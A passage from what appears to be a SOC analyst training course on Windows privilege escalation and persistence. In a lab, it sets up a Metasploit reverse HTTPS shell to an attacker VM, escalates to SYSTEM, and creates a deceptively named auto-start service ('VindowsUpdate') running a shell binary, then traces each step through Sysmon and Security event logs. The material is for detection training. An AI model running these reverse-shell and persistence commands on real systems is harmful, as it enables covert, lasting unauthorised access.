We will re-run our query, focusing on the FileCreate events only with Event ID 11. We'll change our *StartTime* and *EndTime* to "7/8/2021 10:49:33" and "7/8/2021 10:49:35" respectively. We will then pipe everything to the **`Format-List`** cmdlet to output everything in the Message field.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 11
"7/8/2021 10:49:33" "7/8/2021 10:49:35" | Format-List

TimeCreated  : 7/8/2021 10:49:34 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 11
Message      : File created:
               RuleName: EXE
               UtcTime: 2021-07-08 14:49:34.588
               ProcessGuid: {71c0553d-c16d-6138-7e00-000000005000}
               ProcessId: 6688
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               TargetFilename: C:\Program Files (x86)\IObit\IOBit.exe
               CreationUtcTime: 2021-07-08 14:49:00.603
```

Listing 222 - FileCreate Event for IOBit.exe in Unquoted Service Path

Our query indicates that our file IOBit.exe was written to the IOBit directory. Recall that the full path to the real service was C:\Program Files (x86)\IOBit\IOBit Uninstaller\. The directory between IOBit Uninstaller and Program Files (x86) is the culprit with read/write permissions.

Even though we know the time that our connection came back to us, we will search for a ProcessCreate event using the filename IOBit.exe. Recall that the Image field is at index 4. We will use the **`Where-Object`** cmdlet to search across all ProcessCreate events where the Image field contains the wildcarded filename IOBit.exe. We will use **`Format-List`** to ensure nothing is left out.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 1 | Where-
Object { $_.properties[4].value -like "*IOBit.exe*" } | Format-List
TimeCreated  : 7/8/2021 11:46:12 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
```

[304] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90011


```
                RuleName: -
                UtcTime: 2021-07-08 15:46:10.458
                ProcessGuid: {71c0553d-dac2-6138-3500-000000005200}
                ProcessId: 452
                Image: C:\Program Files (x86)\IObit\IOBit.exe
                FileVersion: -
                Description: -
                Product: -
                Company: -
                OriginalFileName: -
                CommandLine: "C:\Program Files (x86)\IObit\IObit"
Uninstaller\IUService.exe
                CurrentDirectory: C:\Windows\system32\
                User: NT AUTHORITY\SYSTEM
                LogonGuid: {71c0553d-dabf-6138-e703-000000000000}
                LogonId: 0x3E7
                TerminalSessionId: 0
IntegrityLevel: System
                Hashes:
MD5=B7A1F818891D0A63A06154B775B41818,SHA256=88BD8F91096D2C717C5F9BBAC61962FE02F8D34786
05D9064022D5AE193E3D35,IMPHASH=B4C6FFF030479AA3B12625BE67BF4914
                ParentProcessGuid: {71c0553d-dabf-6138-0b00-000000005200}
                ParentProcessId: 648
                ParentImage: C:\Windows\System32\services.exe
                ParentCommandLine: C:\Windows\system32\services.exe
```

Listing 223 - ProcessCreate event for IOBit.exe in Unquoted Service Path

Even without a *StartTime* and an *EndTime* we are able to find the event we are looking for. In this event, we have the unquoted service path vulnerability in action. The CommandLine field displays the full path to IUService.exe with a quotation mark in the center. In the Image field, we have our malicious file IOBit.exe that was actually executed in the IOBit directory.

MITRE ATT&CK: Hijack Execution Flow > Path Interception by Unquoted Path outlines the very attack we have just reviewed. This sub-technique was used to elevate our integrity level to SYSTEM, not the service permissions attack. But it's also worth noting that this sub-technique can be used for maintaining persistence on a target. As long as the file is never removed, IOBit.exe could execute with SYSTEM privileges every time the endpoint is restarted. Once attackers have their privileges elevated, they will often try to maintain access to the system. In doing so, they will generate artifacts that we can identify.

7.3 Wrapping Up

In this topic, we learned about the Windows integrity levels for privileges and how attackers can enumerate them. We also learned about Windows' User Account Control to control privileged access, and what event logs are generated when bypassing this mechanism and for privileged access. We then turned our attention to privilege escalation using Windows Services: one with open configuration permissions and one with unquoted paths in binary path.

8 Windows Persistence

In this Topic, we will cover the following Learning Units:

- Persistence on Disk
- Persistence in Registry

Each learner moves at their own pace, but this Topic should take approximately 13 hours to complete.

With access to the target and escalated privileges, the attacker is free to do as they wish on the compromised Windows machine. If the machine contains highly-valuable data or provides unique access to other machines, the attacker will want to maintain access to the machine. This is known as *persistence*.[305]

Persistence allows an attacker to access their target long after the initial exploitation, without having to exploit it again. Even if a vulnerable application or system setting is patched, an attacker can still access the machine if they've installed a persistence mechanism. If the machine is powered down or rebooted, this persistence mechanism is usually loaded into memory at startup or when a legitimate user logs in.

Persistence is employed by *Advanced Persistent Threats* (APTs),[306] using custom tools to maintain their foothold. While the tools may have different file hashes and names, the techniques used to maintain persistence do not change much. The attacker must rely on Windows operation and configuration controls, and with our auditing capabilities, we can discover what clues are left behind.

8.1 Persistence on Disk

This Learning Unit covers the following Learning Objectives:

1. Persisting via Windows Service
2. Persisting via Scheduled Tasks
3. Persisting by DLL-Sideloading/Hijacking

This Learning Unit will take approximately 9 hours to complete.

Throughout this Topic, we will demonstrate how attackers can maintain long-term access to their targets. In this Learning Unit we will discuss disk-based persistence, in which attackers store executable files on disk.

We'll examine artifacts that are created when the persistence is set up, and highlight artifacts that are created when the executable or script runs.

High-value persistence techniques grant an attacker elevated privileges. This expedites follow-on attacks such as lateral movement[307] or data exfiltration.[308]

[305] (MITRE, 2015-2021), https://attack.mitre.org/tactics/TA0003/

[306] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Advanced_persistent_threat

[307] (MITRE, 2015-2021), https://attack.mitre.org/tactics/TA0008/

[308] (MITRE, 2015-2021), https://attack.mitre.org/tactics/TA0010/

In the following sections, we'll demonstrate persistence via a new service. We'll also discuss how to use scheduled tasks to maintain target access. In the last section, we'll use malicious *DynamicLink Libraries* (DLLs)[309] as a persistence vector.

For these case studies, our attacker will already have SYSTEM-level privileges. Our primary focus will be on artifacts generated by the attack including file writes to disk, process creation, etc.

8.1.1 Persisting via Windows Service

Windows *services*[310] run independently of user interaction with any variety of local or domain user privileges, including SYSTEM. Most are initiated when the machine is powered on. These factors make services ideal candidates for persistence.

For this case study, our attacker will start with a privileged Meterpreter shell. They will manually create a new service with a malicious binary that has already been uploaded to the system.

To begin, we'll run a script on our Kali Linux VM to set up a listener. The only argument we need to provide is the IP address of our Kali VM.

```
kali@attacker01:~/SOC-200/Windows_Persistence$ ./initshell_listen.sh 192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_winhttps
LPORT => 443
LHOST => 192.168.51.50
AutoRunScript => multi_console_command -r /home/kali/SOC-
200/Windows_Persistence/autopriv.rc
[*] Started HTTPS reverse handler on https://192.168.51.50:443
```

Listing 224 - Setting up listener for initial reverse shell with elevated privileges

Now that our listener is waiting for a reverse shell, we can turn our attention to the Windows VM.

We'll RDP to the Windows VM and open a command prompt with Administrator privileges. Now that we have a privileged command prompt, we can initiate the privileged shell that we will use to create our service.

Our initial shell is located at C:\tools\windows_persistence. We will execute **`wp_initshell.exe`** from our local privileged command prompt. Note that the prompt will be unresponsive while the executable is running.

```
C:\tools\windows_persistence> wp_initshell.exe

C:\tools\windows_persistence>
```

Listing 225 - Executing wp_initshell.exe with elevated Administrator privileges

The terminal tab running the listener shows new activity.

```
...
```

[309] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Dynamic-link_library

[310] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Windows_service


```
[*] Started HTTPS reverse handler on https://192.168.51.50:443
[*] https://192.168.51.50:443 handling request from 192.168.51.10; (UUID: ubn9qplg)
Staging x64 payload (201308 bytes) ...
[*] Session ID 1 (192.168.51.50:443 -> 127.0.0.1 ) processing AutoRunScript
'multi_console_command -r /home/kali/SOC-200/Windows_Persistence/autopriv.rc'
[*] Running Command List ...
[*]     Running command getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)). [*]     Running
command shell
Process 5224 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 226 - Privileged Meterpreter shell connected to attacker VM

At this point, we have received a connection from our Meterpreter shell and have been elevated to SYSTEM. Then we were automatically presented with a command prompt with the same privileges. We can verify our SYSTEM privileges with **`whoami`**.

```
C:\Windows\system32>whoami
whoami nt authority\system
```

Listing 227 - Proof of privileged command prompt

The output indicates that we are running with SYSTEM-level privileges. We'll now focus on obtaining persistence.

For the purpose of this case study, we've already uploaded a malicious executable (prst_servshell443.exe) to C:\tools\windows_persistence. We can use the *Service Control* (**`sc.exe`**) command,[311] along with a few configuration details to run this as a service.

Let's run this command (note the extra space after each parameter and their values) and then we'll discuss the parameters.

We'll also run **`powershell`** with **`-command Get-Date`** to create a timestamp we'll reference later.

```
C:\Windows\system32>sc.exe create VindowsUpdate start= auto error= ignore binpath=
C:\tools\windows_persistence\prst_servshell443.exe
sc.exe create VindowsUpdate start= auto error= ignore binpath=
C:\tools\windows_persistence\prst_servshell443.exe
[SC] CreateService SUCCESS

C:\Windows\system32>powershell -command Get-Date powershell
-command Get-Date

Friday, October 29, 2021 11:43:58 AM
```

Listing 228 - Creating a new service with malicious prst_servshell443.exe

The service was successfully created. Let's review the parameters for **`sc.exe`**. First, **`create VindowsUpdate`** creates a new service named "VindowsUpdate". The next parameter (**`start= auto`**)

[311] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/sc-config

indicates that the service should start after the operating system boots, even if no users have logged on. The **error= ignore** parameter indicates that service errors are logged without notifying the user or interrupting system startup. Finally, **binpath= C:\tools\windows_persistence\prst_servshell443.exe"** details the location of the binary.

With our task complete, we'll run **exit** to leave the Meterpreter elevated command prompt and **exit** again to shut down Meterpreter altogether.

```
C:\Windows\system32>exit exit
[*] Meterpreter session 1 opened (192.168.51.50:443 -> 127.0.0.1 )

meterpreter > exit
[*] Shutting down Meterpreter...

[*]  - Meterpreter session 1 closed.  Reason: User exit kali@attacker01:~/SOC-
200/Windows_Persistence$
```

Listing 229 - Closing the command prompt and shutting down Meterpreter

Now that we have disconnected from the target, we can test our persistence method.

Before we restart our victim machine, we'll set up a listener by running **prst_servshell_listen.sh**, supplying the IP address of our Kali VM as our only argument.

```
kali@attacker01:~/SOC-200/Windows_Persistence$ ./prst_servshell_listen.sh
192.168.51.50
Initiating... please wait ...
```

Listing 230 - Setting up listener for persistent service-enabled shell

With the listener set up, we'll reboot the Windows VM and wait for the service to start.

We'll do this from our PowerShell prompt with the **shutdown**[312] command. We'll use **-r** to indicate that we want to reboot the system and **-t 0** to restart immediately.

```
C:\Windows\system32>shutdown -r -t 0

C:\Windows\system32>
```

Listing 231 - Shutting down and restarting the Windows VM for 'VindowsUpdate'

This will disconnect the Remote Desktop connection, the VM will restart, and RDP will be available again after the reboot is complete.

Shortly after running the command, our listener will display activity.

```
...
[*] Started HTTPS reverse handler on https://192.168.51.50:443
[*] https://192.168.51.50:443 handling request from 192.168.51.10; (UUID: xzrlbcgs)
Staging x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (192.168.51.50:443 -> 127.0.0.1 ) at 2021-10-29
15:33:44 -0400
```

[312] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/shutdown


```
meterpreter >
```

Listing 232 - Reverse shell connection after Windows VM is restarted

Without executing prst_servshell443.exe manually, we now have a reverse shell connection from our VM. More importantly, our service-based shell executes after the system is rebooted!

Let's check our privileges in this reverse shell with **getuid**.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 233 - Privileges for reverse shell connection after Windows VM is restarted

Our Windows service not only provides persistent access to this system, but also grants us SYSTEM-level privileges. Now that we've established a persistence mechanism using Windows Services, let's investigate the auditing artifacts that have been created. To start our investigation, we'll check both Security and Sysmon events created within a minute of creating our new service. We'll use PowerShell Core to connect to our Windows client from Kali.

```
kali@attacker01:~/SOC-200/Windows_Persistence$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell Type
'help' to get help.

   A new PowerShell stable release is available: v7.1.4
Upgrade now, or check out the release page at:
https://aka.ms/PowerShell-Release?tag=v7.1.4

PS /home/kali/SOC-200/Windows_Persistence> Enter-PSSession 192.168.51.10 -Credential
offsec -Authentication Negotiate
PowerShell credential request
Enter your credentials.
Password for user offsec: ***

[192.168.51.10]: PS C:\Users\offsec\Documents>
```

Listing 234 - Connecting to Windows 10 Client with PowerShell Core

Now that we are connected with PowerShell Core, we can review the Windows Event Log.

Let's import the C:\Sysmon\Get-Security.psm1 function, which will ease our interaction with the Security event log.

```
[192.168.51.10]: PS C:\tools\windows_persistence> Import-Module C:\Sysmon\Get-
Security.psm1
[192.168.51.10]: PS C:\tools\windows_persistence>
```

Listing 235 - Importing Get-Security.psm1

With our custom function imported, we can turn our attention to the Security log.

Recall that we generated a timestamp right after creating our service. The time and date was "Friday, October 29, 2021 11:43:58 AM". With this timestamp as a reference, we'll search for Security events within that minute of time.

We'll query all events in the Security log with a *StartTime* of "10/29/2021 11:43:00" and an *EndTime* of "10/29/2021 11:44:00". Since we want all possible Security events, our *EventID* field will be *$null*.

```
[192.168.50.10]: PS C:\tools\windows_persistence> Get-SecurityEvent $null "10/29/2021
11:43:00" "10/29/2021 11:44:00"

   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
10/29/2021 11:43:50 AM        4697 Information      A service was installed in the
system....
```

Listing 236 - Security event 4697: A service was installed in the system

Our query reveals an event entry (Event Id 4697)[313] indicating that a service was installed in the system shortly before our manual timestamp. As of now, we have one data point to confirm that a new service was created. To find out more, we'll have to expand the details of this event.

Let's pipe our output to the **`Format-List`**[314] cmdlet to get more information about this event.

```
[192.168.50.10]: PS C:\tools\windows_persistence> Get-SecurityEvent $null "10/29/2021
11:43:00" "10/29/2021 11:44:00" | Format-List

TimeCreated  : 10/29/2021 11:43:50 AM
ProviderName : Microsoft-Windows-Security-Auditing
Id           : 4697
Message      : A service was installed in the system.

               Subject:
                Security ID:            S-1-5-18
                Account Name:           CLIENT01$
                Account Domain:         WORKGROUP
                Logon ID:               0x3E7

               Service Information:
                Service Name:           VindowsUpdate
                Service File Name:
C:\tools\windows_persistence\prst_servshell443.exe
                Service Type:           0x10
                Service Start Type:     2
                Service Account:                LocalSystem
```

Listing 237 - Full listing of Security event 4697

The event's *Message* field shows more information about the created service. We can refer back to some of the values listed from the tables in Microsoft's documentation.[362]

[313] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4697

[314] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/scripting/samples/using-format-commands-to-change-outputview

Service File Name contains the full path to the binary. The *Service Type* field indicates that the service is a Win32 program that can be managed by the Service Controller. *Service Start Type* indicates that the service is automatic and will start when the operating system is loaded. Finally,
Service Account confirms the security context of the service when it runs. In this case, it is SYSTEM.

Let's turn our attention to Sysmon events. We'll import C:\Sysmon\Get-Sysmon.psm1 with **`Import-Module`**.[363]

```
[192.168.51.10]: PS C:\tools\windows_persistence> Import-Module C:\Sysmon\Get-
Sysmon.psm1
[192.168.51.10]: PS C:\tools\windows_persistence>
```

Listing 238 - Importing Get-Sysmon.psm1

With the module imported, we can start querying events generated by Sysmon.

It's worth noting that prst_servshell443.exe was on the target already. Attackers trying to create their own service will often upload their preferred service binary first. In that case, we'd search for FileCreate[364] events. For now, we'll focus on Sysmon artifacts for the creation of the service.

We'll query Sysmon events with **`Get-SysmonEvent`**. We know that our service was created at 10/29/2021 11:43:50 AM, so we can narrow our activity to that time frame. Well set StartTime to "10/29/2021 11:43:49" and EndTime to "10/29/2021 11:43:51". Since we want all Sysmon events in this timeframe, we'll set EventID to *$null*.

```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SysmonEvent $null "10/29/2021
11:43:49" "10/29/2021 11:43:51"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
10/29/2021 11:43:50 AM           13 Information      Registry value set:...
10/29/2021 11:43:50 AM           13 Information      Registry value set:...
10/29/2021 11:43:50 AM            1 Information      Process Create:...
```

Listing 239 - Sysmon event entries for creation of a new service

The output reveals some of the work that Windows does behind-the-scenes when creating a new service. There are two updates to the registry following a *ProcessCreate*[365] event. We will evaluate the ProcessCreate event first, and then the two *RegistryEvent*[366] entries.

[362] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4697

[363] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/import-module

[364] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90011

[365] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90001

[366] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90013

First, we'll expand on the ProcessCreate event using **`Format-List`**. We'll re-run our previous **`GetSysmonEvent`** command but specify Event ID "1" instead of *$null*.

```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SysmonEvent 1 "10/29/2021
11:43:49" "10/29/2021 11:43:51" | Format-List

TimeCreated  : 10/29/2021 11:43:50 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-10-29 18:43:50.625
               ProcessGuid: {28a02d86-2c98-6185-d4b5-3b0000000000}
               ProcessId: 4316
               Image: C:\Windows\System32\sc.exe
               FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
               Description: Service Control Manager Configuration Tool
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: sc.exe
               CommandLine: sc.exe  create VindowsUpdate start= auto error= ignore
binpath= C:\tools\windows_persistence\prst_servshell443.exe
               CurrentDirectory: C:\Windows\system32\
               User: NT AUTHORITY\SYSTEM
               LogonGuid: {28a02d86-cd79-6182-e703-000000000000}
               LogonId: 0x3E7
               TerminalSessionId: 1
IntegrityLevel: System
               Hashes:
MD5=3FB5CF71F7E7EB49790CB0E663434D80,SHA256=41F067C3A11B02FE39947F9EBA68AE5C7CB5BD1872
A6009A4CD1506554A9ABA9,IMPHASH=803254E010814E69947095A2725B2AFD
               ParentProcessGuid: {28a02d86-2b3b-6185-fd39-350000000000}
               ParentProcessId: 3364
               ParentImage: C:\Windows\System32\cmd.exe
               ParentCommandLine: C:\Windows\system32\cmd.exe
```

Listing 240 - Sysmon ProcessCreate event for creation of a new service

In this event entry's output, the *CommandLine* field reveals all of the configuration changes used with Service Control along with the path to our malicious file. We also have a *ParentProcessId* of 3364 that we can use to trace back to wp_initshell.exe, which opened up a command prompt. However, our focus remains on the newly-created persistent service.

Next, we'll expand on the two registry-related events that we noticed before. We can re-run the exact same command, changing only the Event ID to "13". Once again, we will use **`Format-List`** to expand the entire Message field.

```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SysmonEvent 13 "10/29/2021
11:43:49" "10/29/2021 11:43:51" | Format-List

TimeCreated  : 10/29/2021 11:43:50 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 13
Message      : Registry value set:
               RuleName: T1031,T1050
               EventType: SetValue
```



```
                UtcTime: 2021-10-29 18:43:50.634
                ProcessGuid: {28a02d86-cd79-6182-9898-000000000000}
                ProcessId: 612
                Image: C:\Windows\system32\services.exe
                TargetObject:
HKLM\System\CurrentControlSet\Services\VindowsUpdate\ImagePath
                Details: C:\tools\windows_persistence\prst_servshell443.exe
TimeCreated  : 10/29/2021 11:43:50 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 13
Message      : Registry value set:
                RuleName: T1031,T1050
                EventType: SetValue
                UtcTime: 2021-10-29 18:43:50.634
                ProcessGuid: {28a02d86-cd79-6182-9898-000000000000}
                ProcessId: 612
                Image: C:\Windows\system32\services.exe
                TargetObject:
HKLM\System\CurrentControlSet\Services\VindowsUpdate\Start
                Details: DWORD (0x00000002)
```

Listing 241 - Sysmon RegistryEvent entries for creation of VindowsUpdate service

In the registry, the Service Control Manager [315] (services.exe) has added new values in the *HKEY_LOCAL_MACHINE* (HKLM) hive.[316] Following the path listed in the *TargetObject* field of the last event, we have the Start value created in the VindowsUpdate key. The Start value contains a single DWORD[317] for the *Startup type*. The 32-bit value of "2" represents the AUTO Startup type that we set for this service. The next *RegistryEvent* outlines the *ImagePath* value of our service configuration, which is the full path to prst_servshell443.exe.

Knowing that our rogue service has been created, we should determine whether or not the suspicious binary has ever been executed on our machine. We have the name of the executable, so we can search for it across our ProcessCreate events.

The *EventData*[318] for Sysmon's ProcessCreate events has numerous values, starting with the *RuleName* at index 0.[319] Since we're looking for the actual filename on disk that was executed, we will focus on the *Image* field at index 4.

We'll use **`Where-Object`**[320] to filter on ProcessCreate events where the Image field contains the filename prst_servshell443.exe. Finally, we'll expand our output using **`Format-List`** so we can review the full Message field. We won't filter on StartDate and EndDate for now.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 1 | Where-Object {
$_.properties[4].value -like "*prst_servshell443.exe*" } | Format-List
```

[315] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Service_Control_Manager

[316] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-hives

[317] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/winprog/windows-data-types#dword

[318] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/eventlog/event-data

[319] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90001

[320] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object


```
TimeCreated  : 10/29/2021 12:33:42 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 10/29/2021 19:33:42.639
               ProcessGuid: {28a02d86-2d94-6185-7651-020000000000}
               ProcessId: 3140
               Image: C:\tools\windows_persistence\prst_servshell443.exe
               FileVersion: -
               Description: -
               Product: -
               Company: -
               OriginalFileName: -
               CommandLine: C:\tools\windows_persistence\prst_servshell443.exe
               CurrentDirectory: C:\Windows\system32\
               User: NT AUTHORITY\SYSTEM
               LogonGuid: {28a02d86-2d8e-6185-e703-000000000000}
               LogonId: 0x3E7
               TerminalSessionId: 0
IntegrityLevel: System
               Hashes:
MD5=43CDE6C009C89FBA3CC372918E70C476,SHA256=C92D37EEC5ECD00727E265D8488DCADAD5E029D69F
574D370030728C0BB0B1C6,IMPHASH=A6D0283F95584F8785C65A050B4C2A6B
               ParentProcessGuid: {28a02d86-2d8d-6185-0b00-000000002300}
               ParentProcessId: 588
               ParentImage: C:\Windows\System32\services.exe
               ParentCommandLine: C:\Windows\system32\services.exe
```

Listing 242 - Finding the process creation of VindowsUpdate service

The query reveals that services.exe started prst_servshell443.exe. We also have the *ProcessId* (PID) of prst_servshell443.exe (3140), which we can use to identify any other processes or activity taking place on the system.

Going a bit further, let's find any other ProcessCreate events where the *ParentProcessId* (PPID) matches the ProcessId of prst_servshell443.exe. The EventData index for ParentProcessId is 19, so we'll filter on any ProcessCreate events where the PPID is equal to "3140". We'll also use a StartTime of "10/29/2021 12:33:41" but leave the EndTime open to capture any events following the startup of our service.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 1 "10/29/2021 12:33:41"
| Where-Object { $_.properties[19].value -eq 3140 } | Format-List

TimeCreated  : 10/29/2021 12:33:43 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 10/29/2021 19:33:43.144
               ProcessGuid: {28a02d86-2d95-6185-d46c-020000000000}
               ProcessId: 3332
               Image: C:\Windows\System32\rundll32.exe
               FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
               Description: Windows host process (Rundll32)
               Product: Microsoft® Windows® Operating System
```



```
                Company: Microsoft Corporation
                OriginalFileName: RUNDLL32.EXE
                CommandLine: rundll32.exe
                CurrentDirectory: C:\Windows\system32\
                User: NT AUTHORITY\SYSTEM
                LogonGuid: {28a02d86-2d8e-6185-e703-000000000000}
                LogonId: 0x3E7
                TerminalSessionId: 0
IntegrityLevel: System
                Hashes:
MD5=EF3179D498793BF4234F708D3BE28633,SHA256=B53F3C0CD32D7F20849850768DA6431E5F876B7BFA
61DB0AA0700B02873393FA,IMPHASH=4DB27267734D1576D75C991DC70F68AC
                ParentProcessGuid: {28a02d86-2d94-6185-7651-020000000000}
                ParentProcessId: 3140
                ParentImage: C:\tools\windows_persistence\prst_servshell443.exe
                ParentCommandLine: C:\tools\windows_persistence\prst_servshell443.exe
```

Listing 243 - Process rundll32.exe started from VindowsUpdate service

With this output, we determine that rundll32.exe is executed from our VindowsUpdate service with a PID of 3332. The rundll32.exe[321] file loads DLLs in the Windows environment. In this case, it is the staged Meterpreter DLL payload.[322] The significance of this will be more apparent shortly.

Using the same query as before, we can investigate *NetworkConnect*[323] events with the same filter parameters for PID. NetworkConnect events store the PID in the same EventData index as ProcessCreate events.

These events have the PID in the same index as ProcessCreate events, so we need only change the Event ID parameter to "3". If we search NetworkConnect events for the PID of prst_servshell443.exe (3140), we won't find any results. Out of an abundance of curiosity, we will re-run the query for the PID of rundll32.exe (3332).

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 3 "10/29/2021 12:33:41"
| Where-Object { $_.properties[3].value -eq 3140 } | Format-List
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 3 "10/29/2021 12:33:41"
| Where-Object { $_.properties[3].value -eq 3332 } | Format-List

TimeCreated  : 10/29/2021 12:33:44 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 3
Message      : Network connection detected:
               RuleName: -
               UtcTime: 10/29/2021 19:33:43.338
               ProcessGuid: {28a02d86-2d95-6185-5a00-000000002300}
               ProcessId: 3332
               Image: C:\Windows\System32\rundll32.exe
               User: NT AUTHORITY\SYSTEM
               Protocol: tcp
               Initiated: true
```

[321] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32

[322] (Offensive Security, 2021), https://www.offensive-security.com/metasploit-unleashed/payload-types/

[323] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90003


```
                SourceIsIpv6: false
                SourceIp: 192.168.51.10
                SourceHostname: client01
                SourcePort: 49674
                SourcePortName: -
                DestinationIsIpv6: false
                DestinationIp: 192.168.51.50
                DestinationHostname: kali
                DestinationPort: 443
                DestinationPortName: https
```

Listing 244 - Network connection to attacker VM created with rundll32.exe

Reviewing the output, there are no matching network connections for the VindowsUpdate service. There is, however, a network connection for rundll32.exe that goes back to our attacker VM. From a defensive point-of-view, we have not only confirmed the creation of a rogue service but have confirmed the connection from it to a suspicious destination IP.

MITRE ATT&CK: Create or Modify System Process > Windows Service expands on the subtechnique that we covered in this section. As a persistence mechanism, Windows Services are dangerous. They not only enable access across reboots, but provide SYSTEM-level privileges as well. That is why the sub-technique is listed under both *Privilege Escalation* as well as *Persistence*.

Recalling the artifacts we learned about in this section, a defender could watch for changes or additions to key values in HKLM\System\CurrentControlSet\Services\. Events related to the creation of new services should be evaluated as well, focusing on those with a Startup type of 2 (Automatic/Automatic Delayed). If common Windows services continue to meet these criteria, they should be tuned out to reduce the number of false positives.

Now that we have discussed using Windows Services for maintaining persistence, we will learn about another method using native Windows functionality. Scheduled tasks provide a little more flexibility in their behavior, and can accomplish the same levels of persistence as services.

8.1.2 Persisting via Scheduled Tasks

Windows *Task Scheduler*[324] (formerly Scheduled Tasks) controls various applications or scripts that will be executed periodically.

Most scheduled tasks serve housekeeping purposes (e.g., application updates, system scans) and are likely set up by the operating system independently of our users. To list the scheduled tasks for Windows, we can run **`schtasks.exe`**[325] from the command line, in PowerShell, or simply run *Task Scheduler* from the GUI. For both the command line and PowerShell, Administrator privileges are required.

Let's run this now using **`/query`** to list scheduled tasks. We'll also specify the name of the scheduled task with **`/tn`**.

```
C:\Windows\system32>schtasks /query /tn MicrosoftEdgeUpdateTaskMachineCore
Folder: \
```

[324] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Windows_Task_Scheduler

[325] (Wikipedia, 2021), https://docs.microsoft.com/en-us/windows/win32/taskschd/schtasks


```
TaskName                                    Next Run Time          Status
========================================== ====================== ===============
MicrosoftEdgeUpdateTaskMachineCore          11/8/2021 8:38:35 AM   Ready
```

Listing 245 - Scheduled Task for Microsoft Edge Update

In the output, we have a match on the *TaskName* (MicrosoftEdgeUpdateTaskMachineCore). The *Next Run Time* field shows that there is a specific time and date when the task will execute again. The *Status*[326] field reveals the current state of the scheduled task. *Folder* specifies the location of the scheduled task's metadata on disk. Though it appears to be a root directory, scheduled tasks are actually stored in C:\Windows\System32\Tasks and are accessible only with Administrative privileges. In this case, our scheduled task is located in C:\Windows\System32\Tasks\MicrosoftEdgeUpdateTaskMachineCore.

The task file contains XML data that can be parsed by the Task Scheduler for configuration purposes. We will go over the various sections and discuss their relevance to the configuration of scheduled tasks.

The first relevant element of the scheduled task file is *Triggers*.[327] Triggers are relevant as they describe what conditions initiate the scheduled task. Below is the data found in the MicrosoftEdgeUpdateTaskMachineCore task.

```
...
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
    </LogonTrigger>
    <CalendarTrigger>
      <StartBoundary>2021-10-19T08:38:35</StartBoundary>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
</Triggers> ...
```

Listing 246 - XML for Scheduled Task - Triggers

This sample configuration indicates that *LogonTrigger* is enabled. Since the *Enabled* element is set to true, this task will be triggered when a user logs in.

